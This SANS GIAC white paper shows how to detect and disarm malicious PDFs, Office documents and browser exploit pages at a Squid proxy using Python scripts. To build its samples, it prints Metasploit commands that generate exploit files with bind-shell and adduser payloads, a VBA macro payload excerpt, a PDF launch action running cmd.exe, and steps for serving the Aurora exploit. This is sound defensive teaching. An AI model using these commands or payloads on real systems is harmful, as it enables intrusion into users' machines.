

WHITE PAPER

Animal Farm: Protection From Client-side Attacks by Rendering Content With Python and Squid.

TJ OConnor

Animal Farm: Protection From Client-side Attacks by Rendering Content With Python and Squid.

SANS GIAC GCIH

Author: TJ OConnor, terrence.oconnor@usma.edu

Advisor: Antonios Atlas

Accepted: 21 February 2011

Abstract

Client-side attacks against networks are becoming omnipotent. Arguably, the bar to land successful client-side attacks is lower due to toolkits like the Social Engineering Toolkit (SET), capable of producing malicious Adobe portable documents (PDFs), or BeEF, capable of producing browser-based exploits. In this paper, we examine the signatures and characteristics of several of these client-side attack vectors. And in response to them, we examine some techniques of rendering content as it passes through our proxy server. Using the Squid Web Proxy and the Python scripting language, as well as third-party tools, we produce and explain several scripts to remove malicious content from data as it passes through our proxy.

1. Introduction

Client-side attacks target vulnerabilities in applications and continue to grow at a faster rate than operating system or server-side attacks (SANS, 2010). Server-side applications that reside behind several server-side controls, and hopefully, intrusion detection and prevention systems. In contrast, client-side attacks target the application on the end-user machine. End-user workstations typically have considerably less protection and intrusion detection mechanisms than the finer grain server-side applications, and they have proven to be an attractive target for attackers. As a result, client-side vulnerabilities have offset server-side vulnerabilities since 2005 (CORE, 2010).

Figure 1 demonstrates another reason for the rise of client-side attacks. In the following example, we show the detection rate from VirusTotal.com for ten various client-side attacks that we created using the Metasploit Framework. In the best case, fewer than 45% of 43 anti-virus vendors detected two portal document format files as malicious. In the worst case, not a single anti-virus vendor detected a malicious PowerPoint document. Because of various obfuscation mechanisms, client-side attacks do a considerably good job of evading virus protection systems. In the following section, we begin examining the threat posed by client-side attacks in order to understand the necessity of mitigating these attacks.

	collectEmail.pdf	embedExe.pdf	getIcon.pdf	utilPrint.pdf
Detection Rate	41.9%	34.9%	44.2%	44.2%

	Ms09_072.html	Ms10_018.html	Ms10_002.html
Detection Rate	41.9%	34.9%	44.2%

	Ms09_072.xls	Ms10_004.ppt
Detection Rate	14.0%	0%

Figure 1. Detection Rates From Virus Total for Various Client-side Exploits

To better understand the threats posed by client-side attacks, let us examine a recent intrusion. In January of 2010, Adobe, Google, and 34 other companies in the

technical, financial and defense sectors disclosed that a significant breach had occurred on their systems (Zetter, 2010). Hackers compromised their systems via a client-side vulnerability in Internet Explorer that Microsoft had known about since early September 2009. The vulnerability, CVE-2010-0249, “allows attackers to execute arbitrary code by accessing a pointer associated with a deleted object, related to incorrectly initialized memory and improper handling of objects in memory” (CVE, 2010a).

Nothing about the attack, except for the actual exploit used, was novel. The hackers initiated the attack by mass e-mailing several employees at these companies. In the email, the hackers forged the message headers to appear from a trusted source and included a link to a website with malicious JavaScript. Once the users clicked on the link, the users’ browser downloaded and executed the malicious JavaScript. The JavaScript included the Internet Explorer zero-day, which in turn downloaded a binary and set up a backdoor on the victim. The backdoor connected to the command and control servers.

As a result of the successful attack, the command and control servers were able to gain access to the internal networks of the affected companies. At this point they targeted intellectual property, including software configuration management (SCM) systems (McAfee, 2010). This proved to be one of the largest breaches and thefts of intellectual property in recent history, and it was all made possible by a client-side attack vector.

In this paper we will discuss how to mitigate client-side exploits from succeeding against your organization. To this end and in order to understand how to lessen the effects delivered by client-side exploits, we first examine several of them while also presenting scripts and tools that can be used to de-weaponize them. These tools can be incorporated in a proxy like Squid to prevent client-side exploits from attacking our organization. The effectiveness of applying the proposed methodology is discussed based on the results of the annual National Security Agency’s Cyber Defense Exercise.

2. Detection and Handing of Popular Client-side Attacks

In the following section we examine various, different, specific client-side attacks as well as different methods for mitigating or identifying these specific vulnerabilities. In

no way is this list meant to be all-inclusive. Instead, we examine fewer than a dozen different attacks against popular applications such as Adobe Acrobat, Microsoft PowerPoint, Excel, and Internet Explorer and highlight specific approaches in identifying and neutralizing malicious client-side attacks. A brief introduction to open-source toolkits that can be used to launch such attacks is given in the Appendix.

2.1. Adobe Acrobat File Format Exploits

Before analyzing some recent Adobe Acrobat File Format exploits, it is important to understand how the exploits can be easily obfuscated. This obfuscation can make the exploit difficult to discover for a signature-based detection engine. Consider the malicious PDF in Figure 2. It contains the first six objects of a malicious PDF that attacks the utilPrintf() function of the JavaScript interpreter. However, it is very difficult to discern this by simply looking at the obfuscated text. PDF Client-side exploits, like the one in Figure 2, often use obfuscation to evade signature detection engines. This obfuscation can employ hexadecimal encoding, newline escaping, octal encoding, hexadecimal whitespace or even encryption to evade signatures (Stevens, 20108).

```
%PDF-1.5
1 0 obj<</Ty#70#65/#43#61#74al#6fg/O#75t#6c#69ne#73 2 0 R/P#61#67#65#73 3 0
R/O#70e#6e#41#63#74ion 5 0 R>>endobj
2 0 obj<</#54ype/Out#6cin#65#73/#43ou#6e#74 0>>endobj
3 0 obj<</#54y#70e/#50#61ge#73/#4b#69#64#73[4 0 R]/C#6fun#74 1>>endobj
4 0 obj<</T#79p#65/P#61#67#65/#50#61rent 3 0 R/#4dediaBo#78[0 0 612
792]>>endobj
5 0 obj<</#54#79pe/#41c#74i#6fn/S/#4aav#61Scr#69#70#74/#4aS 6 0 R>>endobj
6 0 obj<</L#65#6eg#74#68
6475/Fil#74#65#72[/FlateD#65cod#65/AS#43#49#49H#65#78#44ec#6f#64e]>>
```

Figure 2. An Obfuscated Malicious PDF

In the previous example, the Metasploit framework that created the malicious PDF used hexadecimal encoding to obfuscate the PDF. In object 1 0, the word Type is encoded as Ty#70#65. When we realize this is hexadecimal encoded, we can de-obfuscate the entire document with a very simple Python script, as depicted in Figure 3.

```
import sys
file = open(sys.argv[1], 'r')
for line in file.readlines():
    for x in range(65,122):
        cs = str("#"+str(hex(x))).replace("0x", "")
        line = line.replace(cs,chr(x)).rstrip('\n')
print line
```

Figure 3. Python Script to De-obfuscate Hexadecimal Encoding


After de-obfuscating the document we are left with the contents in Figure 4. ASCII is arguably easier to read than hexadecimal encoding and we now see that the document contains JavaScript in object 5 0 that launches upon opening the document. The actual JavaScript used by the exploit is referenced in object 6 0 and is additionally ASCIIHex encoded for further obfuscation.

```
%PDF-1.5
1 0 obj<</Type/Catalog/Outlines 2 0 R/Pages 3 0 R/OpenAction 5 0 R>>endobj
2 0 obj<</Type/Outlines/Count 0>>endobj
3 0 obj<</Type/Pages/Kids[4 0 R]/Count 1>>endobj
4 0 obj<</Type/Page/Parent 3 0 R/MediaBox[0 0 612 792]>>endobj
5 0 obj<</Type/Action/S/JavaScript/JS 6 0 R>>endobj
6 0 obj<</Length 6475/Filter[/FlateDecode/ASCIIHexDecode]>>
stream
```

Figure 4. De-obfuscated Malicious PDF

De-obfuscating the previous example proved trivial. However, malware authors may use multiple, different methods to de-obfuscate their document. To begin parsing malicious PDF documents containing client-side exploits, the first step is to reduce the document to its de-obfuscated form. Didier Stevens published a great toolkit, pdfid.py (<http://blog.didierstevens.com/programs/pdf-tools/>) that can de-obfuscate malicious PDFs. By using the “-disarm” flag when running the script, a user can remove a good deal of malicious content that is set to autostart or to attack a vulnerability in the JavaScript interpreter. Pdfid.py will produce a new PDF document labeled <<original

name>>.disarmed.pdf. Notice the results in Figure 5. In this example, Pdfid.py removed the autostart in object #1 that references object #5, the original JavaScript. Yet another tool to disarm JavaScript inside of PDFs is ExeFilter, which can be downloaded from http://www.decalage.info/en/exefilter_pdf_exploits.



```
Terminal — bash — 80x24
Legion:Downloads cypher$ python pdfid.py --disarm malware.pdf
Legion:Downloads cypher$ diff -a malware.pdf malware.disarmed.pdf
3c3
< 1 0 obj<</Ty#70#65/#43#61#74a1#6fg/0#75t#6c#69ne#73 2 0 R/P#61#67#65#73 3 0 R/
0#70e#6e#41#63#74ion 5 0 R>>endobj
---
> 1 0 obj<</Ty#70#65/#43#61#74a1#6fg/0#75t#6c#69ne#73 2 0 R/P#61#67#65#73 3 0 R/
o#50E#4e#61#43#54ION 5 0 R>>endobj
7c7
< 5 0 obj<</#54#79pe/#41c#74i#6fn/S/#4aav#61Scr#69#70#74/#4aS 6 0 R>>endobj
---
> 5 0 obj<</#54#79pe/#41c#74i#6fn/S/#6aAV#41sCR#49#54/#6as 6 0 R>>endobj
```

Figure 5. Disarming Malicious PDFs using pdfid.py

To further understand client-side attacks, let's examine some specific client-side exploits that take advantage of vulnerabilities in PDF document readers.

2.1.1. Adobe PDF Embedded EXE

As described in CVE-2010-1240, Adobe Reader and Acrobat 9.x do not restrict the contents of one text field in the Launch File warning dialog, which makes it easier for remote attacks to trick users into executing an arbitrary local program (CVE, 2010b). Figure 6 depicts how to create a malicious PDF document, containing the embedded exe vulnerability by using the Metasploit framework.

```
root@bt:~# msfcli exploit/windows/fileformat/adobe_pdf_embedded_exe  
INFILENAME=/tmp/original.pdf payload= windows/meterpreter/bind_tcp E  
  
[*] Please wait while we load the module tree...  
....  
[*] Reading in '/tmp/ruby.pdf'...  
[*] Parsing '/tmp/ruby.pdf'...  
[*] Parsing Successful.  
[*] Using 'windows/meterpreter/bind_tcp' as payload...  
[*] Creating 'evil.pdf' file...  
[*] Generated output file /pentest/exploits/msf3/data/exploits/evil.pdf
```

Figure 6. Metasploit Command to Embedded EXE within PDF

By manipulating the user dialog, a hacker tricks a user into allowing Adobe Acrobat or Reader to open non-PDF file attachments such as malicious executable file. An example exploit, created using the adobe_pdf_embedded_exe Metasploit module, is depicted in Figure 7. Here, the user is prompted “This contains Malware. Click Open to Disable It.” in an attempt to social engineer a victim into running the malicious code being launched.




Figure 7. Example of an Adobe PDF Embedded EXE With Modified Warning

To determine what object is launching this exploit, we will use the pdf-parser set of tools. Pdf-parser is an excellent tool for identifying the fundamental elements of an analyzed file (Stevens, 2008). For example, to identify the objects containing /Launch objects, we can run the command in Figure 8. Inside the actual contents of the PDF, we see the objects used to create the exploit. Object 32 is an action that launches the Windows program cmd.exe.

```
python pdf-parser.py -search /Launch malicious.pdf

obj 32 0
Type: /Action
Referencing:
[(1, 'r'), (2, '<<'), (2, '/S'), (2, '/Launch'), (2, '/Type'), (2, '/Action'), (2, '/Win'), (2, '<<'), (2, 'F'), (2, '('), (3, 'cmd.exe'), (2, ')'), (2, '/D'), (2, '('), (3, 'c:\\windows\\system32'), (2, ')'), (2, '/P'), (2, '('), (2, '/Q'), (1, ' '), (2, '/C'), (1, ' '), (2, '%HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\\\test.pdf" (cd "Desktop"))&(if exist "My Documents\\\\test.pdf" (cd "My Documents"))&(if exist "Documents\\\\test.pdf" (cd "Documents"))&(start test.pdf)\n\n'), (1, '\n\n\n\n\n\n'), (3, 'To'), (1, ' '), (3, 'view'), (1, ' '), (3, 'the'), (1, ' '), (3, 'encrypted'), (1, ' '), (3, 'content'), (1, ' '), (3, 'please'), (1, ' '), (3, 'tick'), (1, ' '), (3, 'the'), (1, ' '), (3, "Do"), (1, ' '), (3, 'not'), (1, ' '), (3, 'show'), (1, ' '), (3, 'this'), (1, ' '), (3, 'message'), (1, ' '), (3, 'again"), (1, ' '), (3, 'box'), (1, ' '), (3, 'and'), (1, ' '), (3, 'press'), (1, ' '), (3, 'Open.'), (2, ')'), (2, '>>'), (2, '>>'), (1, 'r')]

<<
/S /Launch
/Type /Action
/Win /F(cmd.exe)
/D (c:\\windows\\system32)
/P (
/Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\\\test.pdf" (cd "Desktop"))&(if exist "My Documents\\\\test.pdf" (cd "My Documents"))&(if exist "Documents\\\\test.pdf" (cd "Documents"))&(start test.pdf)
```

Figure 8. Launch Object Used to Execute Code Within a PDF Document

To disarm this file, we can use the pdfid.py script implemented before or we can simply remove the reference to object 32. To see which objects reference object 32, we

use the pdf-parser tools created by Didier Stevens as depicted in Figure 9. Notice that object 32 (our malicious executable) opens automatically when the PDF is opened. Simply removing the line //AA /O 32 0 R will remove the automatic action for the referenced object 32 and neutralize the exploit.

```
python pdf-parser.py -r 32 malicious.pdf

obj 2 0
Type: /Page
Referencing: 3 0 R, 6 0 R, 4 0 R, 32 0 R
[(1, '\n'), (2, '<<'), (1, ' '), (2, '/Type'), (1, ' '), (2, '/Page'), (1, ' '), (2, '/Parent'), (1, ' '), (3, '3'), (1, ' '), (3, '0'), (1, ' '), (3, 'R'), (1, ' '), (2, '/Resources'), (1, ' '), (3, '6'), (1, ' '), (3, '0'), (1, ' '), (3, 'R'), (1, ' '), (2, '/Contents'), (1, ' '), (3, '4'), (1, ' '), (3, '0'), (1, ' '), (3, 'R'), (1, ' '), (2, '/MediaBox'), (1, ' '), (2, '['), (3, '0'), (1, ' '), (3, '0'), (1, ' '), (3, '612'), (1, ' '), (3, '792'), (2, ']'), (1, '\n'), (2, '/AA'), (2, '<<'), (2, '/O'), (1, ' '), (3, '32'), (1, ' '), (3, '0'), (1, ' '), (3, 'R'), (2, '>>'), (2, '>>'), (1, '\n')]

<<
/Type /Page
/Parent 3 0 R
/Resources 6 0 R
/Contents 4 0 R
/MediaBox [0 0 612 792]

/AA /O 32 0 R
>>
```

Figure 9. Search for /Launch Object Inside of Malicious PDF

2.1.2. Adobe Util.PrintF() Overflow

A popular technique to attack PDF document readers is to target the integrated JavaScript interpreter provided with the document reader. A stack buffer overflow existed in Adobe Reader and Acrobat that allowed remote, unauthenticated attacks to execute arbitrary code on a vulnerable system (US-CERT, 2009). Similar exploits such as the Adobe Collab.collectEmailInfo and Adobe Collab.getIcon buffer overflows provide the opportunity for attackers to execute arbitrary code on unpatched versions of Adobe's

10

Acrobat Reader. Figure 10 depicts how to create an adobe utilprintf vulnerability inside of a PDF document by using the Metasploit framework.

```
root@bt:~# msfcli exploit/windows/fileformat/adobe_utilprintf  
INFILENAME=/tmp/ruby.pdf payload=windows/meterpreter/bind_tcp E  
[*] Please wait while we load the module tree...  
...  
[*] Creating 'msf.pdf' file...  
[*] Generated output file /pentest/exploits/msf3/data/exploits/msf.pdf
```

Figure 10. MetaSploit Command to Util.Println() OverFlow

The jsunpack toolkit (<https://code.google.com/p/jsunpack-n/>) can identify and extract the embedded JavaScript inside of a malicious PDF. Figure 11 shows how to extract JavaScript from a malicious document that contains the util.printf() buffer overflow exploit.

```
animal@animalFarm:~# jsunpack-extractjs malicious.pdf
```

Figure 11. Extraction of JavaScript From a Malicious PDF

Figure 12 shows the extracted JavaScript containing shellcode and a call to util.printf() in an attempt to exploit the vulnerable function call. By either removing the function call to util.printf() or replacing the shellcode with benign code, an administrator can neutralize the malicious document from attacking his organization. In addition to the previous mentioned tools, the Python interface to Origami (Origapy) can sanitize PDF files. Origapy can be downloaded from http://www.decalage.info/en/exefilter_pdf_exploits.

```

Terminal — bash — 191x49
cypher$ more malicious.pdf.out
... (Large block of encoded exploit code)

```

Figure 12. Malicious JavaScript to Exploit util.print() Inside of a PDF Document

Following the examination of different techniques for recognizing and neutralizing PDF client-side attacks, we examine some techniques for exploiting the popular Microsoft Office suite of applications.

2.2. Microsoft Office File Format Exploits

In this section, we examine some different methods for analyzing different file format and client-side attacks that specifically target the Microsoft Office suite of software. By looking into the particular clues provided by each file type, we can detect relatively malicious files and prevent them from entering our perimeter. We will look at some specific cases such as embedded malicious macros, Microsoft PowerPoint exploits, and Microsoft Excel exploits. For a further reference, examine the work done by Zeltser, where he shows ways to detect several different file format client-side attacks (Zeltser, 2010).

2.2.1. Embedded Malicious Macros

The Microsoft Office series of products includes the capability to embed executable macros and Visual Basic scripts inside of different document formats. An attacker can create a macro, embed it in a Microsoft Excel document, and provide it to a victim. In

Figure 13, Metasploit can create Visual Basic scripts by providing the V option to msfpayload.

```
root@bt:~# msfpayload windows/shell_bind_tcp LPORT=8888 V > macro.vba
```

Figure 13. Metasploit Commands to Create a Malicious Visual Basic Script

In this example, an attacker creates a macro that binds port 8888 of a machine that executes the code. Figure 14 shows part of the created script with the function names and executable filenames obfuscated.

```
1. Sub Auto_Open()
2.     Rwahil2
3. End Sub
4. Sub Rwahil2()
5.     Dim Rwahil7 As Integer
6.     Dim Rwahil As String
7.     Dim Rwahil2 As String
8.     Dim Rwahil3 As Integer
9.     Dim Rwahil4 As Paragraph
10.    Dim Rwahil8 As Integer
11.    Dim Rwahil9 As Boolean
12.    Dim Rwahil5 As Integer
13.    Dim Rwahill As String
14.    Dim Rwahil6 As Byte
15.    Dim Pjecbmxnicy as String
16.    Pjecbmxnicy = "Pjecbmxnicy"
17.    Rwahil1 = "PnnqJvOgxbhhI.exe"
18.    Rwahil2 = Environ("USERPROFILE")
```

Figure 14. Malicious Visual Basic Script With Embedded Executable

Inside of Microsoft Word Documents, embedded macros are stored in an OLE structure called “*macros/vba*.” To detect if a document contains embedded macros, we can write a small Python script utilizing the OleFileIO_PL Library, available at <http://www.decalage.info/python/olefileio>. Figure 15 depicts a script that opens the OLE structures of a Microsoft document and detects if “*macros/vba*” exists, and if so, it then

13

parses it out of the document, writing it to a file named <>original name>>.macro for further examination.

```
import OleFileIO_PL, sys
ole = OleFileIO_PL.OleFileIO(sys.argv[1])

if ole.exists('macros/vba'):
    print "[*] "+sys.argv[1]+" contains embedded macros."
    output = str(sys.argv[1]+".macro")
    print "[*] - wrote macro/vba to "+output
    macros = ole.openstream('macros/vba')
    data = macros.read()
    f = open(output, 'w')
    f.write(data)
    f.close()
```

Figure 15. Python Script to Detect Embedded Macros

2.2.2. MS09_067 Microsoft Excel Exploit

In November of 2009, Microsoft released a Security Bulletin concerning remote code execution against the Microsoft Excel series of programs (Microsoft, 2009). The specific exploit succeeds by modifying the way Excel opens and parses files. The exploit is stored in a particular OLE structure inside the OLE document. Thus, to discover if a file is a candidate for the malicious exploit, we can test to see if it contains the object “*Workbook*.” To recreate the specific exploit, we can use the Metasploit framework. Figure 16 demonstrates how to create the specific exploit that will contain shellcode to bind a TCP port on the machine and store the specific exploit in the file ms09-067-exploit.xls.

```
root@bt: # msfcli exploit/windows/fileformat/ms09_067_excel_featheader
PAYLOAD=windows/shell_bind_tcp FILENAME="ms09-067-exploit.xls"
target=autodetect E
[*] Please wait while we load the module tree...
...
PAYLOAD => windows/shell_bind_tcp
FILENAME => ms09-067-exploit.xls
target => autodetect
```

```
[*] Creating Excel spreadsheet ...
[*] Generated output file /opt/Metasploit3/msf3/data/exploits/ms09-06-exploit.xls
```

Figure 16. Metasploit Command Line Interface Used to Create MS09-067 Exploit

To test the newly created XLS document, we can look inside of the XLS document for a structure named “*Workbook*.” If the XLS document contains the Workbook OLE structure, then it is a candidate for a malicious document. The structured storage that describes the file system of Microsoft Office documents stores data at only particular locations. Inside of XLS files, it can only store data at the *Workbook* structure. Figure 17 shows a simple Python script to detect the Workbook OLE structure and write the contents of it to a file called <>original filename<>.workbook. We can then examine the Workbook OLE structure to determine if it is malicious. The toolkit OfficeMalScanner can identify and analyze shellcode inside of the structure. (Boldewin, 2010). OfficeMalScanner will also detect, analyze, and identify shellcode inside of the data structures inside PowerPoint documents.

```
import OleFileIO_PL, sys
ole = OleFileIO_PL.OleFileIO(sys.argv[1])

if ole.exists('Workbook'):
    print "[*] "+sys.argv[1]+" contains Workbook."
    output = str(sys.argv[1]+".workbook")
    print "[*] - wrote workbook ole structure to "+output
    workbook = ole.openstream('Workbook')
    data = workbook.read()
    f = open(output, 'w')
    f.write(data)
    f.close()
```

Figure 17. Python Script to Detect Workbooks in Malicious XLS Documents

2.2.3. MS10_004 Microsoft PowerPoint Exploits

The MS10_004 TextBytesAtom is another excellent example of a client-side exploit. This exploit targets the Microsoft PowerPoint application. In a PowerPoint

15

document, TextBytesAtom is a record for storing the actual characters of text stored as bytes. An unchecked memcpy() copies the user data from the document to the stack, resulting in a stack buffer overflow, which allows remote code execution. To create an example of the specific exploit, we can use Metasploit as depicted in Figure 18.

```
root@bt:# msfcli exploit/windows/fileformat/ms10_004_textbytesatom  
PAYLOAD=windows/adduser USER=ninja PASSWORD=gaiden  
FILENAME=ms10_004-exploit.ppt target=autodetect E  
[*] Please wait while we load the module tree...  
...  
PAYLOAD => windows/adduser  
USER => ninja  
PASSWORD => gaiden  
FILENAME => ms10_004-exploit.ppt  
target => autodetect  
[*] Creating PowerPoint Document ...  
[*] Generated output file /opt/Metasploit3/msf3/data/exploits/ms10_004-exploit.ppt
```

Figure 18. Metasploit Command Line Interface Used to Create MS10_004 Exploit

Similar to previous exploits against the Microsoft family, the exploit needs somewhere to store the shellcode. In a PPT File, the shellcode is stored inside an OLE structure called “PowerPoint Document” and can be detected using a simple Python script as demonstrated in Figure 19.

```
import OleFileIO_PL, sys  
ole = OleFileIO_PL.OleFileIO(sys.argv[1])  
  
if ole.exists('PowerPoint Document'):  
    print "[*] "+sys.argv[1]+" contains PowerPoint Document."  
    output = str(sys.argv[1]+".PowerPoint")  
    print "[*] - wrote Powerpoint Document to "+output  
    powerpoint = ole.openstream('PowerPoint Document')  
    data = powerpoint.read()  
    f = open(output, 'w')  
    f.write(data)  
    f.close()
```

Figure 19. Python Script to Detect Malicious PowerPoint Documents

2.3. Web Browser Exploits

After having examined some of the client-side exploits that target the Microsoft Office suite, we now examine some exploits that target the web browser. In this section, we introduce some new tools for examining client-side exploits. Specifically, we can use the Rhino (Houle, 2010) or Spider Monkey (Mozilla, 2010) Javascript interpreters to observe the behavior of the JavaScript.

2.3.1. MS10_002_aurora

The client-side exploit used in the Google Aurora breach is commonly known as MS10_002_aurora. The latest release of Metasploit even includes the ability to use it as a client-side exploit. Upon exploiting the Microsoft Internet Explorer invalid pointer memory corruption, Metasploit attempts a heap-spraying attempt to land executable shell code into the heap. Metasploit uses the heap to land the shellcode, as opposed to the stack, since recent versions of the Windows operating system have a non-executable stack. To establish a server offering the exploit, follow the steps in Figure 20.

```
root@bt:~# msfcli exploit/windows/browser/ms10_002_aurora
payload=windows/meterpreter/bind_tcp E
[*] Please wait while we load the module tree...
payload => windows/meterpreter/bind_tcp
[*] Exploit running as background job.
[*] Started bind handler
[*] Using URL: http://0.0.0.0:8080/KuHeJFvgVs
[*] Local IP: http://172.16.209.234:8080/KuHeJFvgVs
[*] Server started.
```

Figure 20. Metasploit Commands to Launch MS10_002 Aurora Exploit

After launching the exploit, let us use a script to fetch the contents of the HTML document containing the actual exploit. Because we know this is a specific exploit that targets Internet Explorer, we will ensure our user-agent reflects an IE browser. It's a good idea to fetch the page with a couple of well-known user agents and see how it

changes the payload. This can give us insight into how the client-side exploit targets its victims. Metasploit includes the capability to autodetect targets by the user agent.

Therefore, when we specify the user-agent we are asking for a specific exploit to our OS and web browser. Notice the command in Figure 21 to download the infected page.

```
 wget http://172.16.209.234:8080/KuHeJFvgVs -O malware.html --user-agent=" Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 6.0; en-US)"
```

Figure 21. Wget Command to Download Malware Infected Page

Examine the structure of the saved file in Figure 22. We notice there is an obfuscated JavaScript <script> in our file and a call to launch one of the JavaScript functions when the page starts.




Figure 22. Obfuscated JavaScript Inside of MS10_002 Aurora Exploit

This function will de-obfuscate the JavaScript and execute the exploit and heap-spraying attempt when the page is loaded. After careful examination of the saved file, we can extract both the JavaScript code contained within the <script> tags and the on body load function using a simple Python script such as the one in Figure 23. Similar tools such as extract-js from the Origama-pdf toolkit will extract the JavaScript from the document (Delugré, 2010).

```
import re, sys
from BeautifulSoup import *

file = open(sys.argv[1],'r')

# Parse the <Script Tags>
data = file.read()
soup = BeautifulSoup(data)
js = str(soup("script")).replace("<script>", "").replace("</script>", "")
print js

# Parse the "onload"
r = re.compile('onload=\\"(.*?)\\"')
loadCall = r.search(data)
if loadCall:
    loadStr = loadCall.group(1)
    print loadStr
```

Figure 23. Python Script to Extract Obfuscated JavaScript

After extracting and saving the JavaScript to a file, we can execute it in the SpiderMonkey JavaScript interpreter. Didier Stevens created a slightly different variant of the JavaScript interpreter (*js-didier*) that we will use that to test our JavaScript. In Figure 24 we will also run ltrace, a library call tracer, against our JavaScript interpreter. Ltrace intercepts and logs dynamic library calls of an executed process. We are particularly interested in the “malloc()” command, which allocates memory in the heap. We will grep the results of our ltrace for the call to malloc. Notice there are 22,536 calls to allocate memory into the heap during the execution of this JavaScript function.

```
animal@animalFarm: ~# ltrace js-didier mal.js 2> ltrace.txt
animal@animalFarm: ~# grep "malloc" ltrace.txt 2> malloc.txt
animal@animalFarm: ~# wc -l malloc.txt
22536
```

Figure 24. Tracing the Amount of Memory Allocation Calls by Malware

Next, we will create a small Python script to extract the memory allocation calls where the size of the memory allocated is greater than 1 kB. In Figure 25, we open the file containing all our memory allocations and parse each line for the size it allocates.

```
import re
THRESH = 1024

# Create a regex for "malloc(SIZE)"
r = re.compile('malloc\((.*?)\)\')

# Open up our file with malloc calls
file = open("malloc.txt", 'r')

# Read each line and parse the out mallocs greater than our THRESH
for line in file.readlines():
    fs = r.search(line)
    if fs:
        mallocSize = int(str(fs.group(1)))
        if (mallocSize > THRESH):
            print mallocSize
```

Figure 25. Looking for Heap Spraying Attempts

Running our Python script against the saved results of our memory allocation trace, we notice an interesting call to allocate 9,239 bytes of memory over and over again in Figure 26. This is the exploit attempting to land executable shellcode into different regions in the heap in a heap-spraying attempt.

```
animal@animalFarm:~# python malloc.py
9008,3072,4096,9239,7187,1047,1047,1047,21534,1047,1040,1040,1047,1536,8211,92
39,9239,9239,9239,9239,9239,9239,9239,9239,9239,9239,9239,9239,9239,9239,9239,
```

239,9239,9239,9239,9239,9239,9239,9239,9239,9239,1047,8211,1536,2048,

Figure 26 : Detecting an Attempt to Spray the Heap

